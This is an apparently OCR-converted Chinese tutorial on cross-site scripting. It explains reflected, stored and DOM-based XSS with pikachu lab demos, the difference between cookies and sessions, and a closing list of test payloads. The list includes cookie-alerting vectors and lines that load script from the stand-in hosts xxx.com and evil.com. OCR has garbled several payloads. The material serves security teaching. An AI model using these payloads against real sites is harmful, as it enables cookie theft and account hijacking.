Day25　WEB漏洞–XSS跨站之原理分类及攻击手法

25.1 XSS攻击原理

XSS 属于被动式的攻击。攻击者先构造一个跨站页面，利用script等各种方式使得用户浏览这个页面时，触发对被攻击站点的http 请求。此时，如果被攻击者已经在被攻击站点登录，就会持有该站点cookie。这样该站点会认为被攻击者发起了一个http 请求。而实际上这个请求是在被攻击者不知情的情况下发起的，由此攻击者在一定程度上达到了冒充被攻击者的目的。精心的构造这个攻击请求，可以达到冒充发文，夺取权限等等多个攻击目的。在常见的攻击实例中，这个请求是通过script 来发起的，因此被称为Cross Site Script。攻击Yahoo Mail 的Yamanner 蠕虫是一个著名

的XSS 攻击实例。YahooMail 系统有一个漏洞，当用户在web 上察看信件时，有可能执行到信件内的javascript 代码。病毒可以利用这个漏洞使被攻击用户运行病毒的script。同时Yahoo Mail 系统使用了Ajax技术，这样病毒的script可以很容易的向Yahoo Mail 系统发起ajax 请求，从而得到用户的地址簿，并发送病毒给他人。

25.2 危害

1、钓鱼欺骗
2、网站挂马
3、身份盗用
4、盗取网站用户信息
5、垃圾信息发送
6、劫持用户Web行为
7、XSS蠕虫

```
1  都是通过js脚本来实现的，浏览器内核版本也会影响到js代码的实现
```

25.3 分类

25.3.1反射型

反射型攻击方式就是把可以执行的 js脚本放到URL参数里面。有一些后端它是通过URL参数来去获取的，有时候会把脚本放入URL参数里面如**http://test.com/xss/example.php?name=**，然后通过邮件方式发送给用户，诱导用户去点击,这就是非存储形式的 XSS

```
1  发包 x=参数 => x.php =>回包
```


25.3.2存储型

存储型的攻击方式通过评论的这种方式，加载评论的时候把它写入到评论里面，它被后台存储之后，用户再打开的时候就会执行评论里面的脚本。

- 评论框中输入script 代码, 一段未经转义过的 JS 代码被插入到页面之后，其他用户浏览的时候也会去执行它。如果是黑客它插一段JS代码，把用户cookie的值发送到指定的服务器上，这样他就能拿到用户的cookie值想干嘛就可以干嘛。我们知道HTTP协议它是没有状态，所以很多网站是通过Cookie去识别用户的，一旦黑客获取到你这个cookie就相当于拥有了你的账户就可以随便使用你这个账号了。这是个什么类型的 xss? 这个是把提交的脚本插入到数据库里面，所以这个是存储型的攻击方式。

```
1  发包 x=参数 => x.php =>写到数据库=> x.php=>回显
```

25.3.3DOM型



W3C 文档对象模型 （DOM） 是中立于平台和语言的接口，它允许程序和脚本动态地访问和更新文档的内容、结构和样式。W3C DOM 标准被分为 3 个不同的部分：核心 DOM - 针对任何结构化文档的标准模型XML DOM - 针对 XML 文档的标准模型HTML DOM - 针对 HTML 文档的标准模型我们主要来看HTML DOM HTML DOM 是：HTML 的标准对象模型HTML 的标准编程接口W3C 标准DOM 节点根据 W3C 的 HTML DOM 标准，HTML 文档中的所有内容都是节点：整个文档是一个文档节点每个 HTML 元素是元素节点HTML 元素内的文本是文本节点每个 HTML 属性是属性节点注释是注释节点。

```
1  发包 x=参数 => 本地浏览器静态前端代码 => x.php=>回显
```

25.4 案例

25.4.1反射型

首先我们会用到我们的pikachu靶场


1.这里我们打开反射型的xss靶场输入如果在对话框里面输入不了这么字符我们可以去更改网页的属性

或者在地址栏里面直接输入

通过邮件方式发送给用户， 诱导用户去点击,这就是非存储形式的 XSS。

25.4.2存储型


1. 存储型的xss一般存在于留言的地方但和反射型的最大区别是没打开一次留言都会自动弹出我们的js脚本也会一直攻击




这个是把提交的脚本插入到数据库里面，所以这个是存储型的攻击方式。

25.4.3DOM型


DOM型是直接调用前段静态代码#'onclick="alcrt(2)">



当我输入111时在数据包中发现



是传输的这个值，但后续继续点击这两个链接最开始所传输的值并没有改变也没有增加其他的数据包



由此可以看出DOM型是通过前段静态代码来实现的也是前段进行注入

25.4.4区别

```
1  DOM是属于用js代码进行处理（可直接通过查看代码进行判断是否属于DOM型）前者是属于后端语言进行数据处理的
```

25.5 Cookie和Session

25.5.1什么是Cookie?

Cookie实际上是一小段的文本信息。客户端请求服务器，如果服务器需要记录该用户状态，就使用response向客户端浏览器颁发一个Cookie。客户端会把Cookie保存起来。当浏览器再请

求该网站时，浏览器把请求的网址连同该Cookie一同提交给服务器。服务器检查该Cookie，以此来辨认用户状态。服务器还可以根据需要修改Cookie的内容。信息保存的时间可以根据需要设置.

25.5.2什么是Session?

Session是另一种记录客户状态的机制，不同的是Cookie保存在客户端浏览器中，而Session保存在服务器上。客户端浏览器访问服务器的时候，服务器把客户端信息以某种形式记录在服务器上。这就是Session。客户端浏览器再次访问时只需要从该Session中查找该客户的状态就可以了。每个用户访问服务器都会建立一个Session，那服务器是怎么标识用户的唯一身份呢？事实上，用户与服务器建立连接的同时，服务器会自动为其分配一个SessionId。

25.5.3二者区别?

```
1、数据存储位置：cookie数据存放在客户的浏览器上，session数据放在服务器上。

2、安全性：cookie不是很安全，别人可以分析存放在本地的cookie并进行cookie欺骗，考虑到安全应当使用session。

3、服务器性能：session会在一定时间内保存在服务器上。当访问增多，会比较占用你服务器的性能，考虑到减轻服务器性能方面，应当使用cookie。

4、数据大小：单个cookie保存的数据不能超过4K，很多浏览器都限制一个站点最多保存20个cookie。

5、信息重要程度：可以考虑将登陆信息等重要信息存放为session，其他信息如果需要保留，可以放在cookie中。
```

25.6 常用测试语句

```
1  <script language='javascript'>alert('test! ');
   </script>
2  <script>alert('test')</script>
3  <svg/onload=alert(1)> ">
4  <svg/onload=alert(1)//
   onfocus=javascript:alert(2)
```

```
<script src=http://xxx.com/xss.js></script> #引用外部的 xss

<script> alert("hack")</script> #弹 出 hack

<script>alert(document.cookie)</script> #弹 出 cookie

<img>标签:

<img src=1 on er ror=alert("hack")>

<img src=1 onerror=alert(/hack/)>

<img src =1 onerror=alert(document.cookie)> #弹 出 cooki e

<img src=1 on er ror=alert(123)> 注 : 对 于 数 字 , 可 以 不 用 引号

<img src ="javascri pt:alert("XSS");" >

<img dyn src="javas cript:alert('XSS' )" >

<img low src="javas cript:alert('XSS' )" >

<body>标 签 : 可 以 使 用 onload 属 性 或 其 他 更 加 模 糊 的 属 性 ( 如 属 性 ) 在 标 记
内部传递 XSS 有 效 内 容 background
```

<body background="javascript:alert("XSS")">

<iframe>标签：该 <iframe>标 签 允 许 另 一 个 HTML 网页的嵌入到父页面。

IFrame 可以包含 Jav aScript，但是，请注意，由于浏览器的内容安全策略（CSP），iFrame 中的 J avaScript 无法访问父页面的 DOM。然而，IF rame 仍然是非常有效的解除网络钓鱼攻击的手段。

<iframe src=" htt p: //evil.com/xss.ht ml" >

<input>标签：在某些浏览器中，如果标记的 type 属性 <input>设置为 image，则可以对其进行操作以嵌入脚本

"javascript:confirm(1);"

<input type="image" src="javascript:alert('XSS');">

<link>标签： <link>标签，这是经常被用来连接外部的样式表可以包含的脚本

<link rel="stylesheet" href="javascript:alert('XSS');">

<table>标签：可以利用和标签的 backgr oun d 属性来引用脚本而不是图像

<table background="javascript:alert('X SS')">

<td background="javascript:alert('XSS')">

标签：该 标签，类似于 <table>和 <td>标签也可以指定一个背景，因此嵌入的脚本。

资源：

```
https://github.com/do0dl3/xss-labs
http://down.chinaz.com/soft/37581.html
```